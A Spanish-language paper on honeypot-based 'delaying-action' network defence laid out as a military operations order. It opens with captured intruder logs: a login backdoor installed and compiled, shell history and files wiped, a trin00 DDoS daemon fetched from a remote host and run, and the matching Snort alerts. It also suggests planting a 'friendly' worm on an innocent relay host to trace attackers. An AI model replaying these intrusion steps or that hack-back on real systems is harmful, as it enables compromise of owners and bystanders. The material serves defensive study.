220 linux FTP server (Version wu-2.5.0(1) Tue Sep 21 16:48:12
```

```
EDT 1999) ready.
Name (24.112.167.35:twin): [root@apollo /]# ftp 24.112.167.35
Connected to 24.112.167.35.
220 linux FTP server (Version wu-2.5.0(1) Tue Sep 21 16:48:12
EDT 1999) ready.
Name (24.112.167.35:twin): welek
331 Password required for welek.
Password:331 Password required for welek.
Password:password
230 User welek logged in.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> get bj.c
qulocal: bj.c remote: bj.c
200 PORT command successful.
u150 Opening BINARY mode data connection for bj.c (1011
bytes).
226 Transfer complete.
1011 bytes received in 0.134 secs (7.3 Kbytes/sec)
ftp> itit
221-You have transferred 1011 bytes in 1 files.
221-Total traffic for this session was 1422 bytes in 1
transfers.
221-Thank you for using the FTP service on linux.
221 Goodbye.

[root@apollo /]# gcc -o login bj.cchown root:bin loginchmod
4555 loginchmod u-w logincp /bin/login /usr/bin/xstatcp
/bin/login /usr/bin/old rm /bin/loginchmod 555
/usr/bin/xstatchgrp bin /usr/bin/xstatmv login /bin/login rm
bj.cgcc -o login bj.c
bj.c: In function `owned':
bj.c:16: warning: assignment makes pointer from integer
without a cast
```

```
[root@apollo /]# chown root:bin login
root@apollo /]# chmod 4555 login
root@apollo /]# chmod u-w login
root@apollo /]# cp /bin/login /usr/bin/xstat
cp: /bin/login: No such file or directory
root@apollo /]# cp /bin/login /usr/bin/old
cp: /bin/login: No such file or directory
root@apollo /]# rm /bin/login
rm: cannot remove `/bin/login': No such file or directory
root@apollo /]# chmod 555 /usr/bin/xstat
root@apollo /]# chgrp bin /usr/bin/xstat
root@apollo /]# mv login /bin/login

[root@apollo /]# rm bj.c
[root@apollo /]# [root@apollo /]# ps -aux | grep inetd ; ps -
aux | grep portmap ; rm /sbin/portmap ; rm /tmp/h ; rm
/usr/sbin/rpc.portmap ; rm -rf .bash* ; rm -rf
/root/.bash_history ; rm -rf /usr/sbin/namedps -aux | grep
inetd ; ps -aux | grep portmap ; rm /sbin/por<grep inetd ; ps
-aux | grep portmap ; rm /sbin/port map ; rm /tmp/h ; rm
/usr<p portmap ; rm /sbin/portmap ; rm /tmp/h ; rm /usr/
sbin/rpc.portmap ; rm -rf<ap ; rm /tmp/h ; rm
/usr/sbin/rpc.portmap ; rm -rf .bash* ; rm -rf
/root/.ba<bin/rpc.portmap ; rm -rf .bash* ; rm -rf /root/.bas
h_history ; rm -rf /usr/s<bash* ; rm -rf /root/.bash_history
; rm -rf /usr/sb in/named
359 ? 00:00:00 inetd
359 ? 00:00:00 inetd
rm: cannot remove `/tmp/h': No such file or directory
rm: cannot remove `/usr/sbin/rpc.portmap': No such file or
directory
[root@apollo /]# ps -aux | grep portmap
[root@apollo /]# [root@apollo /]# ps -aux | grep inetd ; ps -
aux | grep portmap ; rm /sbin/portmap ; rm /tmp/h ; rm
```

```
/usr/sbin/rpc.portmap ; rm -rf .bash* ; rm -rf
/root/.bash_history ; rm -rf /usr/sbin/namedps -aux | grep
inetd ; ps -aux | grep portmap ; rm /sbin/por<grep inetd ; ps
-aux | grep portmap ; rm /sbin/port map ; rm /tmp/h ; rm
/usr<p portmap ; rm /sbin/portmap ; rm /tmp/h ; rm /usr/
sbin/rpc.portmap ; rm -rf<ap ; rm /tmp/h ; rm
/usr/sbin/rpc.portmap ; rm -rf .bash* ; rm -rf
/root/.ba<bin/rpc.portmap ; rm -rf .bash* ; rm -rf /root/.bas
h_history ; rm -rf /usr/s<bash* ; rm -rf /root/.bash_history
; rm -rf /usr/sb in/named
359 ? 00:00:00 inetd
rm: cannot remove `/sbin/portmap': No such file or directory
rm: cannot remove `/tmp/h': No such file or directory
>rm: cannot remove `/usr/sbin/rpc.portmap': No such file or
directory
[root@apollo /]# rm: cannot remove `/sbin/portmap': No such
file or directory

rm: cannot remove `/tmp/h': No such file or directory
rm: cannot remove `/usr/sbin/rpc.portmap': No such file or
directory
root@apollo /]# rm: cannot remove `/sbin/portmap': No such
file or directory
rm: cannot remove `/tmp/h': No such file or directory
rm: cannot remove `/usr/sbin/rpc.portmap': No such file or
directory
root@apollo /]# exit
exit
twin@apollo /]$ exit
logout
```

!'" #'!"# ' 9600,9600'VT9111VT9111 Red Hat Linux release 6.0 (Shedwig) Kernel 2.2.5-15 on an i586 [root@apollo /]# ls bin cdrom etc home lost+found proc sbin usr boot dev floppy lib mnt root tmp var

```
[root@apollo /]# nslookup magix
[root@apollo /]# nslookup irc.powersurf.com
Server: zeus-internal.uicmba.edu
Address: 172.16.1.101

[root@apollo /]# mkdir .s
root@apollo /]# cd .s
root@apollo /.s]# ftp nusnet-216-35.dynip.nus.edu.sg
ftp: nusnet-216-35.dynip.nus.edu.sg: Unknown host
ftp> qquituit
root@apollo /.s]# ftpr 137.132.216.35
login: ftrp: command not found
root@apollo /.s]#
root@apollo /.s]# ftp 137.132.216.35
Connected to 137.132.216.35.
220 nusnet-216-35.dynip.nus.edu.sg FTP server (Version wu-
2.4.2-VR17(1) Mon Apr 19 09:21:53 EDT 1999) ready.

Name (137.132.216.35:root): twin
331 Password required for twin.
Password:hax0r
230 User twin logged in.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> get d.tar.gz
local: d.tar.gz remote: d.tar.gz
200 PORT command successful.
150 Opening BINARY mode data connection for d.tar.gz (8323
bytes).
150 Opening BINARY mode data connection for d.tar.gz (8323
bytes).
226 Transfer complete.
8323 bytes received in 1.36 secs (6 Kbytes/sec)
```

```
ftp> quit
221-You have transferred 8323 bytes in 1 files.
221-Total traffic for this session was 8770 bytes in 1
transfers.
221-Thank you for using the FTP service on nusnet-216-
35.dynip.nus.edu.sg.
221 Goodbye.
[root@apollo /.s]# gunzip d*
[root@apollo /.s]# tar -xvf d*
daemon/
daemon/ns.c
daemon/ns
[root@apollo /.s]# rm -rf d.tar
root@apollo /.s]# cd daemon
[root@apollo daemon]# chmod u+u+x nsx ns
root@apollo daemon]# ./ns

[root@apollo daemon]# TERM=vt1711
[root@apollo daemon]# telnet macau.hkg.com
macau.hkg.com: Unknown host
root@apollo daemon]# exit
exit

!"' #'!"# ' 9600,9600'VT9111VT9111
Red Hat Linux release 6.0 (Shedwig)
Kernel 2.2.5-15 on an i586
[apollo /]# TERM=vt9111
telnet ns2.cpcc.cc.nc.us
ns2.cpcc.cc.nc.us: Unknown host
apollo /}#telnet 1 152.43.29.52
Trying 152.43.29.52...
Connected to 152.43.29.52.
Escape character is '^]'.
Connection closed by foreign host.
```

```
[root@apollo /]# TERM=vt7877
[root@apollo /]# telnet sparky.w
[root@apollo /]# exit
exit

May 9 11:03:20 lisa snort[2370]: IDS/197/trin00-master-to-daemon: 137.132.17.202:2984 -> 172.16.1.107:27444
May 9 11:03:20 lisa snort[2370]: IDS187/trin00-daemon-to-master-pong: 172.16.1.107:1025 -> 137.132.17.202:31335
May 9 11:26:04 lisa snort[2370]: IDS197/trin00-master-to-daemon: 137.132.17.202:2988 -> 172.16.1.107:27444
May 9 11:26:04 lisa snort[2370]: IDS187/trin00-daemon-to-master-pong: 172.16.1.107:1027 -> 137.132.17.202:31335
May 9 20:48:14 lisa snort[2370]: IDS197/trin00-master-to-daemon: 137.132.17.202:3076 -> 172.16.1.107:27444
May 9 20:48:14 lisa snort[2370]: IDS187/trin00-daemon-to-master-pong: 172.16.1.107:1028 -> 137.132.17.202:31335
```

Valoración de Información, y entrega de la misma:

El último aspecto a tener en cuenta con un sistema Honey Pots y emplearlo para una estrategia de acción retardante es, ¿qué aspectos dse deben tener en cuenta para la valoración de la información? Se debe planificar qué impacto causa toda la información almacenada para poder implementar grados de exposición de la misma, teniendo en cuenta los siguientes conceptos:

- Toda información que se encuentre en Internet será masivamente vulnerable.
- Toda información que se encuentre en Extranet será puntualmente vulnerable, es decir vulnerable por instancia de registro.
- Toda información que se encuentre en Intranet, solo será accesible al usuario Interno y clasificado por nivel de acceso.
- Se deberá clasificar la Información por lo menos en cuatro niveles: Secreta, Confidencial, Reservada y Pública.

- Se analizará permanentemente cierto tipo de información con distintos grados de veracidad para disponer en la periferia y en zonas de sacrificio.

3.7 DEFENSA INFORMÁTICA POR ACCIÓN RETARDANTE

Basado en los puntos desarrollados con anterioridad se propone aquí el desarrollo de esta metodología a través de la mecánica que se emplea en las operaciones militares. Dentro de esta idea, para toda operación militar que se lleve a cabo, se realizan una serie de pasos que son los que se detallan a continuación, y que se explican aquí asociándolos a un sistema informático para ser tenidos en cuenta como una guía de referencia dentro de esta estrategia.

El empleo de esta metodología militar es un gran aporte al análisis y planificación de una Defensa informática, pues como se mencionó anteriormente tiene el centro de atención en no dejar ningún aspecto que pueda abrir brechas o ser aprovechado por el enemigo. A su vez permite dinamizar el trabajo estático con el que hoy se diseñan los planes y políticas de seguridad de redes de ordenadores.

ORDEN DE OPERACIONES DE ACCION INFORMATICA RETARDANTE. [19]

Se propone aquí la metodología para implementar en forma real lo presentado a lo largo de este trabajo. El formato aquí expuesto responde estrictamente a la Orden de Operaciones Militares reglamentada por la OTAN, ajustando los aspectos necesarios para la actividad informática.

Un detalle particular que diferencia la orden de operación de militar de la actividad informática, es que cada orden de operaciones militares, se realiza para una y sólo una misión particular dada. En el caso de la actividad informática, esta actividad es un continuo donde no necesariamente existe una interfaz entre un ataque y otro. Teniendo en

cuenta esta idea es que aparece una segunda incorporación a esta orden de operaciones, la cual trata de **"Mantener una base de datos histórica a través de un ciclo continuo"** (característica netamente informática), lo cual no hace más que afirmar la posibilidad de acercar la metodología civil de Internet con la Militar, pues es lo propuesto también por la RFC-2196 en cuanto a analizar cada intrusión, almacenarla y reciclarla en el sistema para posteriores medidas.

Los puntos de implementación de mayor interés son:

- Definición de líneas de retardo.
- Definición de línea a no ceder.
- Operaciones de seguridad.
- Operaciones de Inteligencia.
- Operaciones de decepción (Engaño).
- Medidas de detección y monitoreo.
- Intercambios de información por tiempo.
- Contra medidas.

A continuación se presenta la Orden de Operaciones propuesta:

NOTA: Durante el desarrollo de la Orden de Operaciones no se respeta la puntuación de la totalidad del trabajo para mantener la que lleva este documento militar y no inducir a errores.

"Orden de Operaciones de Acción Informática Retardante"

1. SITUACION

a. Enemigo [6]

Este apartado se considera necesario dividirlo en dos (respecto al formato militar) para poder mantener la dinámica de actualización imprescindible en todo sistema de seguridad informático:

- Información General.

- Información particular de esta red.

(1). Información general:

Se desarrollará aquí los aspectos generales conocidos a través de la difusión de diferentes ataques con el mayor grado de detalle posible, pues este apartado servirá de referencia ante la detección de intrusiones, será común desglosar este punto a través de anexos. A medida que se avance con este estudio se detectarán vulnerabilidades del sistema que implicarán modificaciones al cuerpo de la Orden, generando el ciclo dinámico de la misma.

Se plantean aquí las líneas de búsqueda de información, pero se recalca la importancia de llenar estos datos con información real y acotando cada uno de ellos con datos ciertos.

- **Composición:**

  La composición del enemigo si bien no es clara, se puede agrupar a través de los distintos centros de confluencia, de carácter Universitario, Gubernamental, Centros de ocio, centros de formación básico y avanzado, clubes, "sectas", etc.

- **Disposición**:

  Si se logra ir componiendo grupos (apartado anterior), en este punto se tratará de ir creando los organigramas de los mismos, determinando asociaciones entre ellos.

- **Localización**:

  Se trata aquí de su ubicación física real, y de ser posibles, rangos de direcciones, nombres, ISP, empresa, etc.

- **Movimiento o no:**

  Una enorme ventaja que se posee aquí es que la masa de los sitios web que analizan vulnerabilidades, o exploits, suelen hacer alarde y publicar sus “logros”. En este apartado, se analizará justamente estos “movimientos de enemigos informáticos”, es decir como es la secuencia de avance (movimientos) de cada vulnerabilidad.

  De lo estudiado en este trabajo, una conclusión que se considera muy importante es que la masa de los ataques serios a redes necesitan bastante tiempo para la obtención de información del “blanco”, durante este lapso se realizan distintos movimientos para obtener información de distintas fuentes, hasta completar un

cuadro de situación, sobre el cual recién se comienza a testear las posibles vulnerabilidades sobre las que se irá avanzando. Estos son los verdaderos movimientos enemigos.

- **Potencia conocida:**

  La potencia es la capacidad de acción que posee un enemigo, no es lo mismo la potencia que tendrá un grupo de enemigos básico que la que poseerá una Universidad, un grupo Gubernamental, o un grupo experimentado en ataques. Es muy difícil cuantificar estos conceptos, pero sí es posible realizar prioridades de unos con otros para saber con quien se está enfrentando, llegado el momento.

- **Identificación:**

  Nuevamente aquí en muchos casos se hace difusión de los distintos grupos, en esos casos, se tendrá bastante allanado el trabajo. La diferencia fundamental aquí radica en los ataques cuyo objetivo no es la satisfacción personal, sino el robo de información que tratarán de mantener el anonimato como medida principal.

(2). Información particular de esta red:

Se detallarán aquí todas las acciones realizadas en el ámbito de interés de la red administrada. El aspecto que mayor interés se tiene en este trabajo es la monitorización permanente de la actividad de la red, la razón principal de la misma es la obtención de información. Esta información es la que se deberá desmenuzar aquí, desde lo global a lo particular. Es por este motivo que es muy importante el apartado anterior (Información general), pues si se conoce la metodología que se emplea como mecánica global, al detectar alguna actividad suele ser muy fácil relacionarla con esta, y volcarla aquí con los datos que afecten en forma particular a este sistema.

- **Composición:**

  ¿Cuántos son?, ¿Quiénes son?, ¿Qué grupos?, ¿Qué antecedentes poseen?

- **Disposición:**

  ¿De quién dependen?, ¿Cómo están organizados?, ¿Qué apoyo tienen?

- **Localización**:

¿Adentro o afuera?, ¿Desde dónde atacan?, ¿Direcciones, nombres, puertos?, ¿ISP?, ¿Se puede seguir el rastro?, ¿Hasta dónde llegó?

- **Movimiento o no:**

  Secuencia de actividades detectada, secuencia de avance, ¿Es un ataque conocido?, ¿En qué horarios operan?, ¿Con qué periodicidad?.

- **Potencia conocida:**

  ¿Qué herramientas poseen?, ¿Qué nivel de capacitación?, ¿Qué ancho de banda en total?

  ¿Qué tiempo disponen?, ¿Borraron registros?, ¿Modificaron Rutas?, ¿Modificaron Información?, ¿Qué privilegios de acceso obtuvieron? ¿Vulneraron nivel físico?

- **Identificación:**

  ¿Suplantan a alguien?, ¿Contraseñas?, ¿Dejan rastros (Registros)?, ¿Hackers, crackers, investigadores, ególatras, criminales, terroristas, competencia, Gobierno, empleados propios, administradores propios?

(3). Impresión:

Se registrará aquí los supuestos sobre la evolución de la actividad enemiga en particular sobre un hecho, para poder ir analizando los diferentes cursos de acción para cada supuesto. Se tratará de dejar asentado los mismos luego de la evolución de cada detección hayan sido correctos o no, pues los mismos servirán de referencia para posteriores hechos, los cuales se podrán ir analizando con mayores elementos de juicio, y teniendo en cuenta que no solo se aprende por lo correcto sino también por el error. Los aspectos básicos a tener en cuenta son:

- ¿Es real?
- ¿Qué Quieren? (Ver, robar, destruir, inutilizar, negar acceso, etc).
- ¿Hace cuánto están?
- ¿Qué han logrado?
- ¿Cuáles son los próximos pasos?
- ¿Qué grado de peligrosidad se le asigna?

- ¿Qué impacto pueden causar?
- ¿Qué medidas se deben empezar a analizar?
- ¿Han cometido errores?

b. Fuerzas Propias [3], [10]

(1). Unidad Superior

Este punto se debe tener en cuenta cuando la misma sea parte de una red corporativa y tenga accesos hacia niveles superiores de administración de red.
En estos casos, la seguridad deberá ser estrictamente dependiente de las medidas globales impuestas a toda la red, las cuales se deberán expresar aquí, y recién después de estas se particularizarán las que se tomen dentro del ámbito de esta orden de operaciones, es decir las de responsabilidad de este administrador.

(2). Unidades adyacentes

Este caso es común en empresas que tienen interconectadas distintas sucursales sin ninguna jerarquía administrativa entre ellas.

La seguridad global dependerá de la suma de las seguridades en cada una de ellas. Recordar siempre que "una cadena se corta por el eslabón más fino".

En estos casos se detallarán aquí:

- Tipos de vínculos de conexión (Protocolos, anchos de banda, empresas prestadoras, etc).
- Administración de los dispositivos de interconexión (Router, Switch, modem, etc.).
- Niveles de acceso.
- Permisos de acceso (Nombres, direcciones, puertos).
- Horarios de acceso.
- Monitoreo de los vínculos.
- Medidas de seguridad combinadas.

- Métodos de autenticación empleados.
- Dispositivos de seguridad entre las redes.
- Vínculos de salida al exterior de las otras redes.
- Relaciones entre los dominios administrados.
- Derechos y obligaciones de los administradores de las otras redes.

(3). Otras Unidades:

Este apartado es la analogía exacta de un socio de negocios o "Partner". Estas redes no forman parte de la red local, sin embargo en muchos casos se encontrarán conectadas a través de distintos tipos de acceso, los cuales presentarán mayor o menor grado de seguridad. Es por esta razón que se incluyen aquí.

Los detalles a tener en cuenta son los mismos que en el apartado anterior, al cual debería sumarse:

- Descripción de cada empresa.
- Descripción de los administradores de red externos.
- Responsabilidades en cada vínculo.
- Dispositivos propios de seguridad.
- Medidas particulares en estos accesos.
- Transitividad de los accesos (Si se deja acceder a A a esta red y A deja acceder a B a la suya, ¿puede acceder B a esta red?). ¡Especial atención a esto!

c. **Agregaciones y Segregaciones**

En este punto se deberían incorporar conexiones transitorias o enlaces que por su duración no deban ser contemplados dentro del plan general. Si bien este empleo no es habitual, se presenta en extensiones de redes que se implementan para determinados congresos, presentaciones, stands, puestos móviles, apoyo a comunidades, eventos

deportivos, etc. los cuales por su corta duración no merecen ser incorporados en forma permanente.

Estos casos son agregaciones cuando se incorporan a la red para acceder a los recursos de la misma. Contemplados desde el otro extremo, es decir si una determinada subred o parte de los recursos de la misma se desplazan hacia otra zona transitoriamente, como pueden ser también los ejemplos recién citados, para una cierta demostración o aplicación de corta duración (estos casos se han visto por ejemplo al montar sistemas de encuestas o estadísticas en procesos electorales o eventos deportivos como olimpíadas, campeonatos internacionales, etc) que deben mantener ciertos accesos a sus bases de datos pero no a través de los vínculos habituales sino por medio de otras redes o canales de comunicaciones; estos casos pueden ser vistos como segregaciones.

d. **Impresión personal del Jefe**:

"*Resume brevemente la evaluación que el Jefe hace de la situación, asegurándose de que los supuestos son lógicos, reales y establecidos de una forma positiva*".

Si se prestó atención al trabajo realizado hasta aquí, se puede apreciar que se cuentan con los elementos de juicio necesarios para hacer una apreciación inicial de cómo se encuentra la relación costo/beneficio en un caso de presencia concreta de intrusos, basado en la experiencia general recolectada a lo largo de un intenso trabajo de investigación y actualización de hechos producidos y declarados y en particular sobre la información que se haya sabido recolectar de la actividad actual de la operación que se esté planificando. Se pueden realizar algunos de los siguientes planteos que se proponen como ejemplo:

- Se puede continuar o no con la presencia enemiga.
- Dejar superar la línea actual.
- Continuar recolectando información.
- Se encuentra ante un recurso crítico del sistema.
- Es necesario desviar su atención.
- Se aprecia con bajo, medio o alto grado de peligrosidad.
- Se necesitarán determinados recursos.

- Se estima una duración de n días.
- Tomar determinadas medidas o contra medidas.
- Preservar determinados recursos.
- Iniciar algún tipo de operación de engaño o de seguridad.

2. MISIÓN:

La empresa XXX iniciará una acción retardante para desgastar el esfuerzo de una intrusión a partir que la misma es detectada en cualquiera de las interfaces hasta que se logre minimizar el riesgo a valores previamente aceptados, intercambiando permanentemente información que no cause impacto y desviando los ataques hacia zonas previamente establecidas, con la finalidad de ganar el tiempo suficiente que permita llegar al fondo de las causas para erradicar futuras agresiones.

3. EJECUCIÓN:

Aquí se desarrolla el ¿CÓMO? de la operación, todo aquello que por su extensión dificulte la comprensión de este apartado es aconsejable incluirlo como anexo. Esta situación se presentará con la topología (planos de la red), la gráfica de los vínculos, el detalle de los recursos, los planes de contingencia de cada línea, etc.

a. Concepto de la Operación:

El concepto de la operación estará basado en el **diseño de líneas de retardo,** pensadas desde afuera hacia adentro, y en las cuales se tendrá en cuenta fundamentalmente lo siguiente:

- Topología de las mismas (Configuración).
- Accesos y comunicaciones
- Interconexión de zonas.
- Recursos expuestos.
- Acciones a tomar.

- Contra medidas.

Por último se definirá la línea de retardo final (LRF) o línea a no ceder, donde solo se encontrarán los recursos a los cuales no se deberá llegar, sin autorización. Se implementarán medidas para tener absoluta certeza que no podrá permitirse la llegada de un intruso. El principio rector es que todo aquello sobre lo que no se está seguro debe ser excluido de esta zona.

Sobre cada zona se analizarán las operaciones complementarias (Información, Seguridad, Decepción, Contra ataques) particulares a cada una de ellas.

b. Maniobra: [15]

Línea de retardo 1 (Internet):

Esta línea es la frontera con un usuario totalmente desconocido sobre el cual rigen los siguientes principios:

- No se implementarán medidas de validación.
- No se interactúa de ninguna forma.
- La información presente debe ser estática no permitiendo su modificación.
- La sensibilidad de esta información es nula pues es evidentemente PUBLICA.
- Las actualizaciones se realizarán reemplazando la información antigua, por la nueva en su totalidad, un curso de acción muy útil es el de servidores basados en CD en vez de discos rígidos, los cuales no permiten su modificación.
- Los recursos de esta línea tendrán el mayor grado de exposición, por lo tanto no deberán causar ningún impacto a la organización.

- Topología: **[3], [4]**
  - La conexión a Internet por lo general será permanente, a través de vínculos dedicados.

- En lo posible se constituirá una red físicamente aislada del resto.
- Si los parámetros de diseño lo permiten, los servidores de esta zona se encontrarán en la misma sala de servidores de toda la red.

- Accesos y comunicaciones.
  - El router de acceso (frontera) de ser posible debería ser uno, en particular aislado del resto de la red, de no ser posible debería contar con más de una interfaz para configurar distintas listas de acceso en cada una de ellas.
  - No deberá accederse a un switch o hub que a su vez permita la conexión con otra zona de retardo.
  - Una buena medida es la de cascadas de router antes del acceso a esta zona.
  - El administrador de estos recursos en lo posible lo hará en forma local, negando todo tipo de acceso remoto.
- Recursos expuestos:
  - Los recursos típicos de esta zona son los servidores web y ftp.
- Acciones a tomar.
  - La medida básica a tomar es la obtención de información del enemigo, registrando los intentos fallidos de modificación de datos, para ir conociendo los grados de avance potenciales.
  - Se implementarán herramientas para generar alarmas y prevenir ataques de negación de servicio.
- Ataques conocidos en esta zona:
  - Aquí comienza normalmente la actividad enemiga.
  - El ataque típico es inicialmente la obtención de información por medio de las direcciones IP alcanzadas, luego la determinación de los puertos abiertos, la configuración de la red, y por último la investigación de sistemas operativos y hardware a través de ataques ICMP o TCP/UDP.
  - Negación de Servicio.
  - Modificación, robo, o agregación de información.

- Contra medidas:

  - La primera contra medida es el resguardo de los archivos de registro de la actividad enemiga (logs).

  - La segunda medida es la determinación del origen de la actividad de rastreo. Sobre esta actividad existen tres posibilidades:

    - Ataque directo desde una dirección IP real (muy poco probable, principiante). Si se puede realizar un monitoreo de puertos sobre esta dirección IP origen y no se encuentra abierto ningún otro puerto sospechoso, es altamente probable que desde aquí provenga el ataque. Puede suceder también que tenga un puerto en escucha, en este caso es muy probable que a través de este se conecte el enemigo, si este fuera el caso, se trataría del párrafo siguiente.

    - Ataque a través de una dirección IP falsa. En este caso el enemigo inserta un gusano en una víctima inocente, deja un puerto en escucha y desde esta lanza el ataque (o a través de esta se pasa a otra y así sucesivamente). La única ventaja que posee esta opción es que así como alguien pudo insertar un gusano en esta IP inocente, se puede hacer lo mismo, y a través de este gusano "amigo", monitorear que puertos tiene abiertos esta primera víctima, luego determinar con qué dirección IP tiene conectado este puerto y de esta forma se determina el próximo salto a investigar.

    - Ataque a través de servidores de Internet, IRC, MP3, etc. Esta es la peor de las alternativas pues es realmente difícil de determinar, pues suele suceder que estos gusanos, habitualmente llamados "bots", se preparan para realizar esta actividad a una hora determinada, y luego de finalizada la tarea, se comunican con su gestor o este lo hace en el momento en que desea y recolecta la información obtenida. Ante este caso lo más eficiente suele ser modificar la información que queda almacenada para que cuando sea consultada, contenga datos falsos. En el mejor de los casos se puede permanecer escuchando ese servidor para determinar la IP enemiga.

En cualquiera de los tres casos, la mejor medida a para comenzar una **acción retardante** es implementar una consola "generadora de datos falsos", es decir el empleo de una consola monitoreo de actividad enemiga de obtención de información, lo cual es muy fácil pues se estarán probando con distintas herramientas las direcciones IP activas y los puertos de cada una de ellas, lo cual es un síntoma claro de actividad anormal. Al detectar esta actividad, se debe tener en cuenta las tablas de determinación de Sistemas Operativos y Hardware del artículo mencionado anteriormente, y generar en la consola patrones falsos, los cuales deberán ser la respuesta ante este ataque, enmascarándolas con las verdaderas.

- En el caso de negación de servicio, uno de estos ataques está tratado en detalle en un artículo de Gibson Research Corrporation en la página web www.grd.com con el título "*Denial of Service*", 2001, cuyo autor es Steve Gibson. Y aquí propone una metodología empleada muy útil de seguimiento, pero la realidad es que es muy difícil de contrarrestar. La acción retardante sobre este ataque es la obtención de información sobre el enemigo de todo tipo, y el inmediato contacto con el ISP.
- Si se logra determinar fehacientemente los responsables y obtener pruebas, se pueden implementar acciones legales.
- Se pueden plantear contra medidas de contra saturación, pero no se aconsejan.

Línea de retardo 2 (Customnet):

Se creyó conveniente incluir en este trabajo, por primera vez este concepto, por la característica particular en la que se encuadra un usuario que se hace presente en una red y esta la permite interactuar en base a una cierta información que este proporciona y que una vez identificado tiene ciertos privilegios para personalizar su entorno, por esta razón se creyó oportuna su denominación como **CUSTOMNET**. Debe quedar claro que el grado de veracidad que posee la información del usuario es NULO pues no se toman medidas de detalle en su verificación.

Esta línea es la frontera con un usuario al cual se le puede realizar una validación de acceso, pero la cual no es verificada en forma personal:

- No se implementarán medidas de verificación de información del usuario.
- A lo sumo se puede plantear un intercambio inicial de contraseñas por correo electrónico para registrar un buzón destino.
- El usuario tendrá acceso a ciertos recursos de la red, en particular a espacios de discos rígido.
- La sensibilidad de esta información a la que accede continúa siendo nula pues es evidentemente PUBLICA.
- Los recursos de esta línea tendrán el alto grado de exposición, por lo tanto no deberán causar ningún impacto a la organización.
- Los ejemplos típicos son aquellos en los cuales un usuario dispone de espacios de almacenamiento para poder crear sus propias páginas web, cuentas de correo electrónico, almacenamiento de archivos, etc.

- Topología: (Similar a la anterior)
- Accesos y comunicaciones (Similar a la anterior).
- Recursos expuestos:
- Acciones a tomar.
- Contra medidas:

Línea de retardo 3 (Extranet):

Esta línea es la frontera con un usuario ajeno a la organización pero totalmente conocido e identificado. También formarán parte de esta zona los usuarios de la organización que por sus características o metodología de trabajo no se les pueda incluir en una zona de seguridad extrema. Puede ser subdividida también en dos sub zonas con diferentes niveles de seguridad. En esta zona rigen los siguientes principios:

.....

Línea de retardo 4 (LRF o Intranet):

Esta la línea a no ceder.

- Todo lo que no se conoce está fuera de control. Esta es la regla por excelencia, es decir si dudo sobre una determinada medida, esta se saca de la zona.
- Es una zona muy restrictiva donde el usuario no podrá contar con muchos de los servicios que quisiera tener.
- .....

c. Apoyos:

En este apartado se debe contemplar todo elemento que pueda proporcionar algún tipo de solución o justamente como su título lo identifica "apoyo" a la operación. En el caso de la operación informática, lo que se debe reflejar aquí son:

- CERT(s).
- Fabricantes de Software y Hardware de elementos del sistema.
- Proveedores.
- Listas de discusión y de correo.
- Páginas web de consulta.
- ISP(s).
- Personas de referencia.
- Apoyos legales y medios de difusión.
- Otros administradores vecinos.
- Comunicaciones de interés.

d. Operaciones de Seguridad (OPSEC) [19]:

El concepto de OPSEC en la OTAN, es el conjunto de todas las medidas adicionales que se deben tomar para proporcionar un grado adicional de seguridad, a toda operación que se lleve a cabo, mediante el empleo de elementos pasivos o activos, a fin de asegurar que se

impide al enemigo el conocimiento de dispositivos, capacidades, intenciones y vulnerabilidades propias.

Esto en la actualidad se toma como obligatorio, pues hace pensar más allá de toda la operación planificada, ¿Qué más se debe incluir? Para impedir al enemigo el conocimiento de dispositivos, capacidades, intenciones y vulnerabilidades propias.

Se deberá tratar de ocultar en lo posible todo, pero de no poder hacerlo, se deberá identificar aquellos aspectos que se consideran vitales para el sistema. Un enfoque muy práctico es realizar actividades desde el punto de vista del enemigo y realizar estimaciones de lo que se puede descubrir de cualquier indicador del propio sistema.

Aspectos a tener en cuenta:

- Globalidad: La OPSEC debe comprender todas las actividades del sistema, como son: Administración, logística, comunicaciones, movimientos, instalaciones, personal, etc.
- Información crítica: se debe determinar qué información es crítica para el enemigo, pero no la que se encuentra en los servidores, sino qué cuentas de usuario, contraseñas, cuentas de correo, nombres, direcciones, datos de personal, organización de la empresa, el sistema y la red, etc.
- Punto de vista del enemigo: Lo importante aquí es que en Internet, existe más de una clase de enemigos, por lo tanto es útil analizar desde el punto de vista de cada uno de ellos.
- Oportunidad: Horas críticas, fechas clave, al realizar cambios, durante movimientos o resguardo de información.
- Análisis de sistemas: Seguridad de programas, procedimientos, instalaciones fijas o aisladas, puestos de trabajo, documentos, equipos, gabinetes, vínculos, etc.
- Contramedidas: Cuando la protección no es posible o ya está comprometida, pueden iniciarse cambios en el plan o llevar a cabo operaciones de decepción.

El propósito fundamental es impedir que el enemigo obtenga inteligencia, evitar ser sorprendido y preservar la eficacia del sistema. Este plan debe ir más allá de las medidas de seguridad tomadas en cada línea de retardo, es decir comprende el conjunto de medidas globales para ajustar al máximo el conjunto, pero que no están contempladas en el resto de la orden.

Los aspectos clave donde se suele presentar fugas de información y deben ser especialmente tenidos en cuenta en este punto son:

- Capacitación de los usuarios contra Ingeniería social.
- Envíos de información por correo electrónico sin medidas de confidencialidad.
- Listas de correo.
- Clasificación de la difusión de las medidas de seguridad de los sistemas (cada nivel de usuarios debe conocer solamente los derechos y obligaciones que a él le competen).
- Tareas que se transforman en rutinarias.
- Medios de resguardo de la información.
- Elementos de baja o modificados (esta es la principal fuente de obtención de información), documentos, diskette, discos rígidos, PC, robos o pérdidas de notebook.
- Áreas de la empresa.
- Personal que deja la empresa.
- Redundancia en los recursos.
- Proveedores y clientes.

e. Operaciones de Información:

Este tipo de operaciones que también deben ser tenidas en cuenta como complemento de cualquier otra operación, detallan la metodología a seguir para toda información que salga de la empresa. Esta es la que debe analizar y determinar:

- Los distintos niveles de difusión de la Orden de operaciones, pues no deberá ser igual para todos los usuarios.
- La cantidad y veracidad de información que marketing puede difundir en cuanto a la parte Informática de la Empresa.
- El tratamiento a seguir al detectarse un incidente con los medios de difusión.

- El tratamiento a seguir una vez que los medios de difusión tomaron conocimiento del hecho.
- El valor y la cantidad de la información que se entrega al enemigo en las líneas de retardo.
- Un dato real (aunque no debería ser escrito) es a partir de cuándo, cómo y qué información se dará a los niveles superiores de la empresa ante un incidente. Se especifica aquí este punto para tratar de ser lo más sincero posible en este trabajo, pues es un interrogante que se ha visto presente en muchos casos de penetración a redes.

f. Operaciones de engaño (decepción) [57]:

